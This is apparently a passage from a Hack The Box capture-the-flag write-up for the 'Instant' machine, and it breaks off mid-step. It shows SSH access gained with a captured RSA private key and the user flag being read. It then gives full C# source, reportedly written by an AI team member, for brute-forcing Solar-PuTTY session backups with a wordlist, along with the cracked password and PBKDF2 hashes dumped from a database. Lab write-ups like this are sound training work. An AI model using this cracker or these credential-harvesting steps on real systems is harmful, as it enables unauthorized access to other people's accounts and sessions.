
We put the key in a usable format and saved it on our local machine.
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAjkNdMQfypHp6h7t54Fa1702OjLZjFkM+L10BNM27k8JfuCrb
yxp7crl9EBZ9VS9LI37xlhKQHq6fzY7eWkPguVZb7U3UA0SCtOow0cv+DUCadtl7
CzVwt9CgWhCn6o6G/r1tNfyvkGXFpd8Ss8kLnntRjupKOH6CNVYk4Po1e1Sw0jkT
2u2p9Q4BdBwIOQulSxRuXnrqq2scPI3gRn3im8I/PwBGTXNSEkt0UovW12cgfK5/
Og7+vl/62Z7ry+DEtyY9viBtHbrGdIfS97hm7at8ZdBuSRlkgGFyZKQIYU7n3hYM
5W/YwxTDkiRtNQsRVY+Wqn7SoXOvnZ7N65XEQwIDAQABAoIBAESz2JIArhfrhDf/
fFSwW21lTYW74O9T6viRmC8JeeBaOsKkg/+6WsqlNHXr/nwAem96cy4P6eS/XTI2
oEAETscCoyNfdhdb4yl+fbQbqSV6QP5LegYIOVaz3HSSXZ1DVoM4NMEhNiHsXD6G
E7CaU0+ma1Uy5UQSKEycvPOfMevMWrO9fZ/V1vVqtV8saIjtMyjPouyYn8y6YY6a
3Fj+bQs4JD6SBEoGV7IBdw9GaGLq7Kd3UzR1mxWwUlGuR/+x9E1vEAkG6zCYKfJx
/cRkqJ3iPVTqOY3kQp8i5jCZcPAo2trzWDDfE4kuiqpYJ+0gl0MfEiRdJiIvT2Rd
FvuhV5ECgYEAw8Y/+kWaK96rRZJfPAxIjS1VvExBs9igSZXuPRG62DzYYWUZ/AJa
BGFzVq1iUHRWVn6spjKIHLQMa4c36MbBT0L7WpyikX+XvUwUq9K+bnO6wmXh0qBa
x7rw+MddBi8ReaFZ/lOFanjvy2qaH7yXqR7MpYZCWZgNjUrqXWZ18TMCgYEAugb1
6gQDyxCFJP55WFbjv0ZnZLruVK36yCj65LiJ/9q6bFmsSbwiyiSltxmdLa09Ufl6
T1GakPMlLw861qmPdBmPZ4pYLvmBvqtT7NfATYopxhAILi3YCvaIbUJQ5o+NOoEQ
wF8qbbSFXMT4U1ctoK7HAiX6GhLrcQxHEA/OALECgYEAqCR6SFpFKo6I7SzkzG8E
VPRt4VZhS7SvHeQ+hIbYweWoNiYeJhpi88Y6yGQLv2vbx1fusqNN0dE1pZiyBSPH
XWr69Hz5Bxvd2EAitNxAoB6XdWUJidwde9NsKU8Y7zm3uY5B+7QCL0sFMOEy1DUm
0KLaQwPHsqlsYkDIf0WD4I8CgYA4DJTXd3I1IrsbFFk3Vqa0IOBSJ0hb1zeySzac
50UdA6gbsUEJzlelFDmh22PSOVo6crJ5Z5rshXX0oeAWgWwpjPH6PmKndKG08yYM
PE1Cj5hahsYQM9veIb2lPc/mR+ZDdFO5wnKkLznnY6l2YtPqj/6CFTMv2/d4Tjyz
CDAHYQKBgBSUmR1cjiUEEJoUGj/RsA8Sll+RMGeqhVfv7PNbcm4Srpqe6wwBLCKP
KBaMtMMJVeAoy++6zpTMP+6e0wLUdmw2dljlMjonjKWyn5EUQnVtFa86fHcJzzER
TUdWLHTHPsXwpseOS4jvVRr9C1nBYSF1VqsVTpBjtlIsFCL79t2e
-----END RSA PRIVATE KEY-----
┌──(kali㉿kali)-[/media/…/HTB/Machines/Instant/files]
└─$ cat shirohige_id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAjkNdMQfypHp6h7t54Fa1702OjLZjFkM+L10BNM27k8JfuCrb
yxp7crl9EBZ9VS9LI37xlhKQHq6fzY7eWkPguVZb7U3UA0SCtOow0cv+DUCadtl7
CzVwt9CgWhCn6o6G/r1tNfyvkGXFpd8Ss8kLnntRjupKOH6CNVYk4Po1e1Sw0jkT
2u2p9Q4BdBwIOQulSxRuXnrqq2scPI3gRn3im8I/PwBGTXNSEkt0UovW12cgfK5/
Og7+vl/62Z7ry+DEtyY9viBtHbrGdIfS97hm7at8ZdBuSRlkgGFyZKQIYU7n3hYM
5W/YwxTDkiRtNQsRVY+Wqn7SoXOvnZ7N65XEQwIDAQABAoIBAESz2JIArhfrhDf/
fFSwW21lTYW74O9T6viRmC8JeeBaOsKkg/+6WsqlNHXr/nwAem96cy4P6eS/XTI2
oEAETscCoyNfdhdb4yl+fbQbqSV6QP5LegYIOVaz3HSSXZ1DVoM4NMEhNiHsXD6G
E7CaU0+ma1Uy5UQSKEycvPOfMevMWrO9fZ/V1vVqtV8saIjtMyjPouyYn8y6YY6a
3Fj+bQs4JD6SBEoGV7IBdw9GaGLq7Kd3UzR1mxWwUlGuR/+x9E1vEAkG6zCYKfJx
/cRkqJ3iPVTqOY3kQp8i5jCZcPAo2trzWDDfE4kuiqpYJ+0gl0MfEiRdJiIvT2Rd
FvuhV5ECgYEAw8Y/+kWaK96rRZJfPAxIjS1VvExBs9igSZXuPRG62DzYYWUZ/AJa
BGFzVq1iUHRWVn6spjKIHLQMa4c36MbBT0L7WpyikX+XvUwUq9K+bnO6wmXh0qBa
x7rw+MddBi8ReaFZ/lOFanjvy2qaH7yXqR7MpYZCWZgNjUrqXWZ18TMCgYEAugb1
6gQDyxCFJP55WFbjv0ZnZLruVK36yCj65LiJ/9q6bFmsSbwiyiSltxmdLa09Ufl6
T1GakPMlLw861qmPdBmPZ4pYLvmBvqtT7NfATYopxhAILi3YCvaIbUJQ5o+NOoEQ
wF8qbbSFXMT4U1ctoK7HAiX6GhLrcQxHEA/OALECgYEAqCR6SFpFKo6I7SzkzG8E
VPRt4VZhS7SvHeQ+hIbYweWoNiYeJhpi88Y6yGQLv2vbx1fusqNN0dE1pZiyBSPH
XWr69Hz5Bxvd2EAitNxAoB6XdWUJidwde9NsKU8Y7zm3uY5B+7QCL0sFMOEy1DUm
0KLaQwPHsqlsYkDIf0WD4I8CgYA4DJTXd3I1IrsbFFk3Vqa0IOBSJ0hb1zeySzac
50UdA6gbsUEJzlelFDmh22PSOVo6crJ5Z5rshXX0oeAWgWwpjPH6PmKndKG08yYM
PE1Cj5hahsYQM9veIb2lPc/mR+ZDdFO5wnKkLznnY6l2YtPqj/6CFTMv2/d4Tjyz
CDAHYQKBgBSUmR1cjiUEEJoUGj/RsA8Sll+RMGeqhVfv7PNbcm4Srpqe6wwBLCKP
KBaMtMMJVeAoy++6zpTMP+6e0wLUdmw2dljlMjonjKWyn5EUQnVtFa86fHcJzzER
TUdWLHTHPsXwpseOS4jvVRr9C1nBYSF1VqsVTpBjtlIsFCL79t2e
-----END RSA PRIVATE KEY-----Next we just set the permissions and used the key to access the box.
┌──(kali㉿kali)-[/media/…/HTB/Machines/Instant/files]
└─$ chmod 600 shirohige_id_rsa
┌──(kali㉿kali)-[/media/…/HTB/Machines/Instant/files]
└─$ ssh -i shirohige_id_rsa [email protected]
The authenticity of host 'instant.htb (10.129.231.155)' can't be established.
ED25519 key fingerprint is SHA256:r+JkzsLsWoJi57npPp0MXIJ0/vVzZ22zbB7j3DWmdiY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'instant.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-45-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
shirohige@instant:~$user.txt
Since there was only one available user we grabbed the user.txt and moved on with the enumeration part.
shirohige@instant:~$ cat user.txt
1d5d7ecababfb5b86987d721ba2681a2
Enumeration
The user shirohige was part of the development group which did us nothing useful.
shirohige@instant:~$ id
uid=1001(shirohige) gid=1002(shirohige) groups=1002(shirohige),1001(development)
Inside his home directory we found a folder called projects which we checked out in the next step.
shirohige@instant:~$ ls -la
total 40
drwxr-xr-x 7 shirohige shirohige 4096 Oct  4 15:22 .
drwxr-xr-x 3 root      root      4096 Oct  4 15:22 ..
lrwxrwxrwx 1 root      root         9 Aug  8 19:10 .bash_history -> /dev/null
lrwxrwxrwx 1 root      root         9 Aug  8 19:10 .bash_logout -> /dev/null
-rw-r--r-- 1 shirohige shirohige 3771 Aug  8 19:09 .bashrc
drwx------ 4 shirohige shirohige 4096 Oct  4 15:22 .cache
drwxrwxr-x 3 shirohige shirohige 4096 Oct  4 15:22 .local
lrwxrwxrwx 1 root      root         9 Aug  8 21:04 .mysql_history -> /dev/null
-rw-r--r-- 1 shirohige shirohige  807 Aug  8 19:09 .profile
lrwxrwxrwx 1 root      root         9 Aug 10 22:24 .python_history -> /dev/null
drwx------ 2 shirohige shirohige 4096 Oct 12 19:01 .ssh
lrwxrwxrwx 1 root      root         9 Aug  8 21:04 .viminfo -> /dev/null
drwxrwxr-x 2 shirohige shirohige 4096 Oct  4 15:22 logs
drwxrwxr-x 3 shirohige shirohige 4096 Oct  4 15:22 projects
-rw-r----- 1 root      shirohige   33 Oct 12 19:01 user.txt
Inside of /opt we found a folder named backups which contained a sessions-backup.dat file for Solar-PuTTY which we saved for later.
shirohige@instant:/opt/backups/Solar-PuTTY$ ls -la
total 12
drwxr-xr-x 2 shirohige shirohige 4096 Oct  4 15:22 .
drwxr-xr-x 3 shirohige shirohige 4096 Oct  4 15:22 ..
-rw-r--r-- 1 shirohige shirohige 1100 Sep 30 11:38 sessions-backup.dat
shirohige@instant:/opt/backups/Solar-PuTTY$ cat sessions-backup.dat
ZJlEkpkqLgj2PlzCyLk4gtCfsGO2CMirJoxxdpclYTlEshKzJwjMCwhDGZzNRr0fNJMlLWfpbdO7l2fEbSl/OzVAmNq0YO94RBxg9p4pwb4upKiVBhRY22HIZFzy6bMUw363zx6lxM4i9kvOB0bNd/4PXn3j3wVMVzpNxuKuSJOvv0fzY/ZjendafYt1Tz1VHbH4aHc8LQvRfW6Rn+5uTQEXyp4jE+ad4DuQk2fbm9oCSIbRO3/OKHKXvpO5Gy7db1njW44Ij44xDgcIlmNNm0m4NIo1Mb/2ZBHw/MsFFoq/TGetjzBZQQ/rM7YQI81SNu9z9VVMe1k7q6rDvpz1Ia7JSe6fRsBugW9D8GomWJNnTst7WUvqwzm29dmj7JQwp+OUpoi/j/HONIn4NenBqPn8kYViYBecNk19Leyg6pUh5RwQw8Bq+6/OHfG8xzbv0NnRxtiaK10KYh++n/Y3kC3t+Im/EWF7sQe/syt6U9q2Igq0qXJBF45Ox6XDu0KmfuAXzKBspkEMHP5MyddIz2eQQxzBznsgmXT1fQQHyB7RDnGUgpfvtCZS8oyVvrrqOyzOYl8f/Ct8iGbv/WO/SOfFqSvPQGBZnqC8Id/enZ1DRp02UdefqBejLW9JvV8gTFj94MZpcCb9H+eqj1FirFyp8w03VHFbcGdP+u915CxGAowDglI0UR3aSgJ1XIz9eT1WdS6EGCovk3na0KCz8ziYMBEl+yvDyIbDvBqmga1F+c2LwnAnVHkFeXVua70A4wtk7R3jn8+7h+3Evjc1vbgmnRjIp2sVxnHfUpLSEq4oGp3QK+AgrWXzfky7CaEEEUqpRB6knL8rZCx+Bvw5uw9u81PAkaI9SlY+60mMflf2r6cGbZsfoHCeDLdBSrRdyGVvAP4oY0LAAvLIlFZEqcuiYUZAEgXgUpTi7UvMVKkHRrjfIKLw0NUQsVY4LVRaa3rOAqUDSiOYn9F+Fau2mpfa3c2BZlBqTfL9YbMQhaaWz6VfzcSEbNTiBsWTTQuWRQpcPmNnoFN2VsqZD7d4ukhtakDHGvnvgr2TpcwiaQjHSwcMUFUawf0Oo2+yV3lwsBIUWvhQw2g=Privilege Escalation to root (unintended)
Decrypt session-backup.dat
We installed Solar-PuTTY on a Windows VM and got prompted to enter a password as we imported the session-backup.dat file. A quick search showed a blog post on https://voidsec.com and a already available SolarPuttyDecrypt tool on GitHub.
- https://www.solarwinds.com/de/free-tools/solar-putty
- https://voidsec.com/solarputtydecrypt/
- https://github.com/VoidSec/SolarPuttyDecrypt

Wrapper for Decrypter
Since the SolarPuttyDecrypt tool expected the password as an argument our mate Bushidosan asked our AI member to modify the code to wrap around a specified .dat file and to try every password of a given file instead of a single password. So we basically tried to Brute Force the password for the session-backup.dat file.
using System;
using System.Linq;
using System.Text;
using System.IO;
using System.Security.Cryptography;
using Newtonsoft.Json;

namespace SolarPuttyDecrypt
{
    class Program
    {
        static void Main(string[] args)
        {
            if (args.Length == 0 || args == null)
            {
                Console.ForegroundColor = ConsoleColor.Cyan;
                Console.WriteLine("SolarPuttyDecrypt now will try to dump local sessions' file using a wordlist brute-force attack.");
                Console.WriteLine("\nUsage: SolarPuttyDecrypt.exe C:\\session.dat C:\\rockyou.txt");
                Console.ResetColor();
                Environment.Exit(1);
            }

            string CurrDir = Environment.GetFolderPath(Environment.SpecialFolder.Desktop);
            Console.WriteLine("-----------------------------------------------------");
            Console.ForegroundColor = ConsoleColor.Green;
            Console.WriteLine("SolarPutty's Sessions Decrypter by VoidSec");
            Console.ResetColor();
            Console.WriteLine("-----------------------------------------------------");

            string sessionFile = args[0]; // Session file path
            string wordlistPath = args[1]; // Path to the wordlist (e.g., RockYou)

            Console.ForegroundColor = ConsoleColor.Yellow;

            // Start the brute-force attempt
            BruteForceDecrypt(sessionFile, wordlistPath, CurrDir);

            Console.ResetColor();
            Console.WriteLine("-----------------------------------------------------");
            Console.ForegroundColor = ConsoleColor.Green;
            Console.WriteLine("[+] DONE. Decrypted file is saved in: " + CurrDir + "\\SolarPutty_sessions_decrypted.txt");
            Console.ResetColor();
        }

        static void BruteForceDecrypt(string sessionFile, string wordlistPath, string currDir)
        {
            using (FileStream fileStream = new FileStream(sessionFile, FileMode.Open))
            {
                using (StreamReader streamReader = new StreamReader(fileStream))
                {
                    string encryptedText = streamReader.ReadToEnd();

                    // Read the wordlist file
                    foreach (var password in File.ReadLines(wordlistPath))
                    {
                        try
                        {
                            var decryptedText = Crypto.Decrypt(password, encryptedText);
                            if (!string.IsNullOrEmpty(decryptedText))
                            {
                                // Successful decryption
                                Console.ForegroundColor = ConsoleColor.Green;
                                Console.WriteLine($"\n[+] Successfully decrypted using password: {password}\n");
                                Console.ResetColor();

                                var obj = JsonConvert.DeserializeObject(decryptedText);
                                var formattedOutput = JsonConvert.SerializeObject(obj, Formatting.Indented);

                                // Save the decrypted data to a file
                                using (StreamWriter outputFile = new StreamWriter(Path.Combine(currDir, "SolarPutty_sessions_decrypted.txt")))
                                {
                                    outputFile.WriteLine(formattedOutput);
                                }

                                break; // Exit after successful decryption
                            }
                        }
                        catch (CryptographicException ex)
                        {
                            // This is expected if the password is wrong
                            if (ex.Message == "Padding is invalid and cannot be removed.")
                            {
                                Console.ForegroundColor = ConsoleColor.Red;
                                Console.WriteLine($"[-] Incorrect password: {password}");
                                Console.ResetColor();
                            }
                            else
                            {
                                // Other cryptographic errors
                                Console.ForegroundColor = ConsoleColor.Red;
                                Console.WriteLine(ex.Message);
                                Console.ResetColor();
                            }
                        }
                        catch (Exception ex)
                        {
                            // Catch other general exceptions
                            Console.ForegroundColor = ConsoleColor.Red;
                            Console.WriteLine(ex.Message);
                            Console.ResetColor();
                        }
                    }
                }
            }
        }
    }
}

internal class Crypto
{
    public static string Decrypt(string passPhrase, string cipherText)
    {
        byte[] array = Convert.FromBase64String(cipherText);
        byte[] salt = array.Take(24).ToArray();
        byte[] rgbIV = array.Skip(24).Take(24).ToArray();
        byte[] array2 = array.Skip(48).Take(array.Length - 48).ToArray();

        using (Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passPhrase, salt, 1000))
        {
            byte[] bytes = rfc2898DeriveBytes.GetBytes(24);

            using (TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider())
            {
                tripleDESCryptoServiceProvider.Mode = CipherMode.CBC;
                tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;

                using (ICryptoTransform transform = tripleDESCryptoServiceProvider.CreateDecryptor(bytes, rgbIV))
                {
                    using (MemoryStream memoryStream = new MemoryStream(array2))
                    {
                        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read))
                        {
                            byte[] array3 = new byte[array2.Length];
                            int count = cryptoStream.Read(array3, 0, array3.Length);

                            memoryStream.Close();
                            cryptoStream.Close();

                            return Encoding.UTF8.GetString(array3, 0, count);
                        }
                    }
                }
            }
        }
    }

    public static string Deob(string cipher)
    {
        byte[] encryptedData = Convert.FromBase64String(cipher);

        try
        {
            byte[] bytes = ProtectedData.Unprotect(encryptedData, null, DataProtectionScope.CurrentUser);
            return Encoding.Unicode.GetString(bytes);
        }
        catch (Exception message)
        {
            Console.ForegroundColor = ConsoleColor.Red;
            Console.WriteLine(message);
            Console.ResetColor();
            Environment.Exit(1);
        }

        return string.Empty;
    }
}
Brute Force the Password for the Session Backup
We compiled the project with the modifications and copied over the rockyou.txt from our Kali machine to start the process of Brute Forcing.
PS C:\opt\SolarPuttyDecrypt\SolarPuttyDecrypt\bin\Debug > .\SolarPuttyDecrypt.exe .\sessions-backup.dat .\rockyou.txt
-----------------------------------------------------
SolarPutty's Sessions Decrypter by VoidSec
-----------------------------------------------------
Bad Data.

Bad Data.

Bad Data.
<--- CUT FOR BREVITY --->
After a few seconds we got two passwords for whatever reason but the correct one which worked was estrella.
<--- CUT FOR BREVITY --->
Bad Data.

Bad Data.

Bad Data.


[+] Successfully decrypted using password: estrella

-----------------------------------------------------
[+] DONE. Decrypted file is saved in: C:\Users\admin\Desktop\SolarPutty_sessions_decrypted.txt
COMMANDO 10/12/2024 14:41:37
| Password |
|---|
| estrella |

Privilege Escalation to root (intended)
Database Enumeration
We checked the projects folder and found a sqlite3 database which contained two PBKDF2 hashes. One for admin and one for shirohige.
shirohige@instant:~/projects/mywallet/Instant-Api/mywallet/instance$ ls -la
total 44
drwxr-xr-x 2 shirohige shirohige  4096 Oct  4 15:22 .
drwxr-xr-x 5 shirohige shirohige  4096 Oct  4 15:22 ..
-rw-r--r-- 1 shirohige shirohige 36864 Sep 30 16:34 instant.db
shirohige@instant:~/projects/mywallet/Instant-Api/mywallet/instance$ strings instant.db
SQLite format 3
tablewallet_transactionswallet_transactions CREATE TABLE wallet_transactions (
id INTEGER NOT NULL,
sender VARCHAR,
receiver VARCHAR,
amount VARCHAR,
txn_fee VARCHAR,
note VARCHAR,
status VARCHAR,
PRIMARY KEY (id)
{tablewallet_walletswallet_wallets
CREATE TABLE wallet_wallets (
id INTEGER NOT NULL,
wallet_id VARCHAR,
balance INTEGER,
invite_token VARCHAR,
PRIMARY KEY (id),
UNIQUE (wallet_id),
UNIQUE (invite_token)
indexsqlite_autoindex_wallet_wallets_2wallet_wallets
indexsqlite_autoindex_wallet_wallets_1wallet_wallets
Mtablewallet_userswallet_users
CREATE TABLE wallet_users (
id INTEGER NOT NULL,
username VARCHAR,
email VARCHAR,
wallet_id VARCHAR,
password VARCHAR,
create_date VARCHAR,
secret_pin INTEGER,
role VARCHAR,
status VARCHAR,
PRIMARY KEY (id),
UNIQUE (username),
UNIQUE (email),
UNIQUE (wallet_id)
indexsqlite_autoindex_wallet_users_3wallet_users
indexsqlite_autoindex_wallet_users_2wallet_users
indexsqlite_autoindex_wallet_users_1wallet_users
shirohigeshirohige@instant.htb458715c9-b15e-467b-8a3d-97bc3fcf3c11pbkdf2:sha256:600000$YnRgjnim$c9541a8c6ad40bc064979bc446025041ffac9af2f762726971d8a28272c550ed2024-08-08 20:57:47.909667
]instantianactive
instantAdminadmin@instant.htbf0eca6e5-783a-471d-9d8f-0162cbc900dbpbkdf2:sha256:600000$I5bFyb0ZzD69pNX8$e9e4ea5c280e0766612295ab9bff32e5fa1de8f6cbb6586fab7ab7bc762bd9782024-07-23 00:20:52.529887
U4Adminactive
shirohige
% instantAdmin
[email protected]
/ [email protected]
458715c9-b15e-467b-8a3d-97bc3fcf3c11
U f0eca6e5-783a-471d-9d8f-0162cbc900db
'458715c9-b15e-467b-8a3d-97bc3fcf3c11shirohige_shi7
)abfc4bd6-e048-4b48-8e33-67d7fa0a6c80paulkapufi_kap9
-0d02a551-8536-415e-8a08-8017a635a08fturafarugaro_tur>
/f0eca6e5-783a-471d-9d8f-0162cbc900db
instant_admin_inv9
-9f3a7cfc-f85a-43d0-84a2-2fd4e04212b3spideymonkey_spi
458715c9-b15e-467b-8a3d-97bc3fcf3c11
abfc4bd6-e048-4b48-8e33-67d7fa0a6c80
0d02a551-8536-415e-8a08-8017a635a08f
U f0eca6e5-783a-471d-9d8f-0162cbc900db(
9f3a7cfc-f85a-43d0-84a2-2fd4e04212b3
shirohige_shi
paulkapufi_kap
turafarugaro_tur
/ instant_admin_inv
spideymonkey_spiWe picked the hash for shirohige to proceed.
